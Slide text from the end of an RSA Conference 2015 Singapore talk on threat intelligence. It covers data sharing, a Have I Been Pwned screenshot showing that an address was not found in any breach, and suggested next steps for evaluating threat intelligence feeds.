- There's benefit in sharing but mining production is expensive.
- Sharing pathways will have to be built or incentives will ensure they exist due to the value of data and the need for repatriation.
- All current advanced threat emits information. We just need to tune in.

Home | Notify me | Domain search | Pwned sites | Pastes | API | About | Donate

';--have i been pwned?

Check if you have an account that has been compromised in a data breach

michael@arbor.net pwned?

Good news — no pwnage found!

No breached accounts and no pastes

Apply Slide

- Next week you should:
  - Think about campaigns that target you, identify the threat intelligence you could use to defend against them.
- In the first three months following this presentation you should:
  - Solve advanced threat ;)
  - Start evaluating different free, open source and commercial threat intelligence feeds.
  - Identify how you could you use threat intelligence information in your organisation.
  - If you’re looking for data repatriation start the conversation with TI producers.

RSAConference2015

Singapore | 22-24 July | Marina Bay Sands

Questions?